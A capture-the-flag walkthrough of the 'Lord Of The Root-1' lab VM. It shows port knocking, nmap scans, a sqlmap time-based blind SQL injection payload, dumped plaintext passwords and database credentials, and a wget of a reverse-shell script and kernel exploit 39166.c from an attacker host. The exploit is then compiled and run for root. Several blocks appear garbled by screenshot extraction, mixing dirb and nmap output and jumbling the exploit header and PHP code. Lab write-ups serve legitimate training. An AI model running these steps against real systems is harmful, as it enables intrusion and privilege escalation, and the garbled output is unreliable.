

Lord Of The Root-1

===== NETWORK SETUP =====

- **VirtualBox Host-Only Ethernet Adapter** – The Virtual Box and the host virtual adapter are connected to a private Ethernet network

===== FINDINGS =====

- Possible Usernames: Smeagol
- Language: PHP
- web server operating system: Linux Ubuntu 14.04
- Kernel Version – 3.19
- web application technology: Apache 2.4.7, PHP 5.5.9
- back-end DBMS: MySQL >= 5.0.0


===== VULNERABILITIES =====

- hardcoded base64 value
- closed ports bypass
- Outdated & Vulnerable Linux Kernel & OS
- unsanitized & unvalidated user login field
- SQL Injection

===== EXPLOITS/PAYLOADS =====

- <https://www.exploit-db.com/exploits/39166/> (searchsploit command & exploit database site)

===== SCREENSHOTS =====



```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-02 08:12 EST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.00052s latency).
Not shown: 1023 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:7D:2D:75 (Oracle VirtualBox virtual NIC)
```

```
komal@kali:~/var/www/html$ ssh smeagol@192.168.56.103
The authenticity of host '192.168.56.103 (192.168.56.103)' can't be established.
ECDSA key fingerprint is SHA256:XzDLUMxo8ifHi4SciYJYj702X3PfFwaXyKOS07b6xd8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.56.103' (ECDSA) to the list of known hosts.
```

```
Easy as 1,2,3
smeagol@192.168.56.103's password:
Permission denied, please try again.
smeagol@192.168.56.103's password:
```

>> So from this we get the possible hint such as: port knocking, port sequence (1, 2, 3)

>> Using the following command I knocked the port sequence over to open up more ports.

```
sudo hping3 -S 192.168.56.103 -p 1 -c 1; sudo hping3 -S 192.168.56.103 -p 2 -c 1;
1; sudo hping3 -S 192.168.56.103 -p 3 -c 1
```

```
komal@kali:/var/www/html$ sudo hping3 -S 192.168.56.103 -p 1 -c 1; sudo hping3 -S 192.168.56.103 -p 2 -c 1; sudo hping3 -S 192.168.56.103 -p 3 -c 1
HPING 192.168.56.103 (eth1 192.168.56.103): S set, 40 headers + 0 data bytes


--- 192.168.56.103 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
HPING 192.168.56.103 (eth1 192.168.56.103): S set, 40 headers + 0 data bytes

--- 192.168.56.103 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
HPING 192.168.56.103 (eth1 192.168.56.103): S set, 40 headers + 0 data bytes

--- 192.168.56.103 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

>> Rescan the Nmap to find new ports after Port Knocking. The following nmap command quickly scanned for the open ports ranging from 0-65535 using the '-T4' option.

```
komal@kali:/var/www/html$ sudo nmap 192.168.56.103 -p- --open -T4
Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-02 09:48 EST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.79% done
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.10% done; ETC: 09:52 (0:04:40 remaining)
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 4.34% done; ETC: 09:51 (0:03:18 remaining)
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 11.52% done; ETC: 09:50 (0:02:26 remaining)
Nmap scan report for 192.168.56.103
Host is up (0.00055s latency).
Not shown: 65533 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
1337/tcp  open  waste
MAC Address: 08:00:27:7D:2D:75 (Oracle VirtualBox virtual NIC)
```



>> On typing random letters on the URL redirects me to another image path ([/images/hipster.jpg](#)) and looking upon its source code I see a hard coded base64 encoded value:

```
THprM09ETTB0VEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh
```



```
1 <html>
2 
3 <!--THprM09ETTB0VEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh>
4 </html>
5
```

```
komal@kali:~$ base64 -d lotr.txt  
Lzk30DM0NTIxMC9pbmRleC5waHA= Closer! komal@kali:~$
```

```
komal@kali:~$ echo 'Lzk30DM0NTIxMC9pbmRleC5waHA=' > lotr1.txt  
komal@kali:~$ base64 -d lotr1.txt  
/978345210/index.php komal@kali:~$
```

Welcome to the Gates of Mordor

User :

Password :

Login

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 2 x 3 x ...

Go Cancel < | > | Follow redirection Target: h

Request

Raw Params Headers Hex

POST /978345210/index.php HTTP/1.1
Host: 192.168.56.103:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.56.103:1337/978345210/index.php
Cookie: PHPSESSID=0qj8rippafjt99bn8q4nh9j3
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

`username=komal&password=komal&submit=+Login+`

Response

Raw Headers Hex HTML Render

Welcome to the Gates of Mordor

User :

Password :

Login Username or Password is invalid

>> Here clicking on 'follow Redirection' will take you to another new page 'profile.php'. This page was also found using dirb.

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 2 x 3 x ...

Go Cancel < > ?

Request

Raw Params Headers Hex

```
GET /978345210/profile.php HTTP/1.1
Host: 192.168.56.103:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.56.103:1337/978345210/index.php
Cookie: PHPSESSID=0qj8rippafjt99bn8q4nh9j3
Connection: close
```

Response

Raw Headers Hex HTML Render

Welcome :

```
komal@kali:~$ dirb http://192.168.56.103:1337/978345210/ -X .php
DIRBv2.22 Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-02 13:46:01 +0000
By The Dark Raver mass_dns: warning: Unable to open /etc/resolv.conf
Request mass_dns: warning: Unable to determine any DNS servers. Try using --system-dns or specify valid servers
-- Request
Raw Params Headers Hex
START TIME: Tue Jan  2 13:46:01 2018 Stats: 0:02:41 elapsed; 0 hosts completed (1 up)
URL_BASE: http://192.168.56.103:1337/978345210/ Scan Timing: About 16.10% done; E
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt Scan Timing: About 16.10% done; E
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1] Scan Timing: About 26.19% done; E
Referer: http://192.168.56.103:1337/978345210/index.php Scan Timing: About 26.19% done; E
Connection: close Nmap scan report for 192.168.56.103
Host is up (0.00038s latency).
All 48127 scanned ports on 192.168.56.103 are
---- Scanning URL: http://192.168.56.103:1337/978345210/
+ http://192.168.56.103:1337/978345210/index.php (CODE:200|SIZE:485)
+ http://192.168.56.103:1337/978345210/login.php (CODE:200|SIZE:0) up) scanned in 0.00038s
+ http://192.168.56.103:1337/978345210/logout.php (CODE:302|SIZE:0)
+ http://192.168.56.103:1337/978345210/profile.php (CODE:302|SIZE:262)
Komal@kali:~/var/www/html$
```

>> So its time to use sqlmap for possible sql query injection in login page as the server is running php.

sudo sqlmap -r LOTR --level 5 --risk 3 --threads 6 --dump

```
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 6021 HTTP(s) requests:
---
Parameter: username (POST)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: username='komal'||(SELECT 'oUKr' FROM DUAL WHERE 7353=7353 AND SLEEP(5))||'&password=komal&submit= Login
---
[16:18:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
```

Database: Webapp		
Table: Users		
[5 entries]		
id	username	password
1	frodo	iwilltakethering
2	smeagol	MyPreciousR00t
3	aragorn	AndMySword
4	legolas	AndMyBow
5	gimli	AndMyAxe

>> Now we know the password for smeagol, we can now ssh into the machine.

ssh smeagol@192.168.56.103

>> Moving forward to enumerate the config files in /var/www/978345210/login.php. We can see the username and password for mysql. root:darkshadow

```
smeagol@LordOfTheRoot:/var/www/978345210$ l
index.php login.php logout.php profile.php
smeagol@LordOfTheRoot:/var/www/978345210$ ls
index.php login.php logout.php profile.php
smeagol@LordOfTheRoot:/var/www/978345210$ cat login.php
<?php
session_start(); // Starting Session
$error=''; // Variable To Store Error Message
if (isset($_POST['submit'])) {
    if (empty($_POST['username']) || empty($_POST['password'])) {
        $error = "Username or Password is invalid";
    }
    else
    {
        // Define $username and $password
        $username=$_POST['username'];
        $password=$_POST['password'];
        $db = new mysqli('localhost', 'root', 'darkshadow', 'Webapp');
        // To protect MySQL injection for Security purposes
    }
}
else
{
    // Define $username and $password
    $username=$_POST['username'];
    $password=$_POST['password'];
    $db = new mysqli('localhost', 'root', 'darkshadow', 'Webapp');
    // To protect MySQL injection for Security purposes
}
```

```
smeagol@LordOfTheRoot:/var/www/978345210$ cd /tmp
smeagol@LordOfTheRoot:/tmp$ wget http://192.168.56.101/rshell.py -o /tmp/rshell.py
smeagol@LordOfTheRoot:/tmp$ ls
config-err-8lgHko rshell.py rshell.py.1 unity_support_test.1
```

```
smeagol@LordOfTheRoot:/tmp$ uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00
UTC 2015 i686 i686 i686 GNU/Linux
smeagol@LordOfTheRoot:/tmp$
```

>> Now on my local machine I searched for the exploit for this OS version to check if it is vulnerable & be exploited to escalate privilege.

```
$ searchsploit ubuntu 14.04
```

```
$ searchsploit -x linux/local/39166.c
(module path to read exploit code)
```

>> As we can see it mentions the Linux Kernel version (4.3.3) & OS version (Ubuntu 14.04). However, reading the exploit code mentions the machine tester had the Linux Kernel version 3.19 which matches the vulnerable machine I am working on & therefore this exploit code will almost work.

The vulnerable machine Linux kernel is 3.19 & OS version is Ubuntu14.04.

```
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlays' Privilege Escalation (1)
[...]
| linux/local/39166.c
| 11+ ... 14/1...14/0071 ...
```

>> 39166.c exploit code with info

```
/*292 37292.c ns_splloit
justanother0verlayfs/exploit, works on kernels before 2015-12-26
> ^C
# ExploitTitle: overlayfs:local root
# Date: 2016-01-05 gid=1000(smeagol) groups=1000(smeagol)
# ExploitAuthor: rebeltmp$ ./37292
# Version: Ubuntu 14.04 LTS, 15.10 and more
# Tested on: Ubuntu 14.04 LTS, 15.10
# CVE : CVE-2015-8660
child threads done
blah@ubuntu:~$ id
uid=1001(blah) gid=1001(blah) groups=1001(blah),56,102/39166.c
blah@ubuntu:~$ luname -a && cat /etc/issue
Linux ubuntu 319.0842-generic #48~14.04.1-Ubuntu SMP Fri Dec 18 10:24:49 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
Ubuntu 14.04.3e LTS \n \l
blah@ubuntu:~$ ./overlayfailcsrc]
root@ubuntu:~# id
uid=0(root) gid=1001(blah) groups=0(root),1001(blah)
```

```
exploit started
smeagol@LordOfTheRoot:/tmp$ wget http://192.168.56.102/39166.c
--2018-01-03 11:27:24-- http://192.168.56.102/39166.c
Connecting to 192.168.56.102:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2789 (2.7K) [text/x-csrc]
Saving to: '39166.c'

100%[=====] 2,789           --.-K/s   in 0s

2018-01-03 11:27:24 (191 MB/s) - '39166.c' saved [2789/2789]

smeagol@LordOfTheRoot:/tmp$ ls
37292 37292.c 39166.c  ns_splloit
smeagol@LordOfTheRoot:/tmp$ rm 37292
smeagol@LordOfTheRoot:/tmp$ rm 37292.c
smeagol@LordOfTheRoot:/tmp$ chmod 777 39166.c
smeagol@LordOfTheRoot:/tmp$ gcc 39166.c -o 39166
smeagol@LordOfTheRoot:/tmp$ ./39166
root@LordOfTheRoot:/tmp# whoami
root
root@LordOfTheRoot:/tmp#
```

```
bin boot cdrom dev etc home initrd.img lib lost+found media mnt opt proc root run sbin SECRET
root@LordOfTheRoot:# cd /root vi 39166.c
root@LordOfTheRoot:/root# ls
buf+ buf.cveFlag.txt other other.c1 switcher.py
root@LordOfTheRoot:/root# cat bufFlag.txt6.c
"There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power."
-Gandalf
root@LordOfTheRoot:/root# sudo vi 39166.c
root@LordOfTheRoot:/root#
```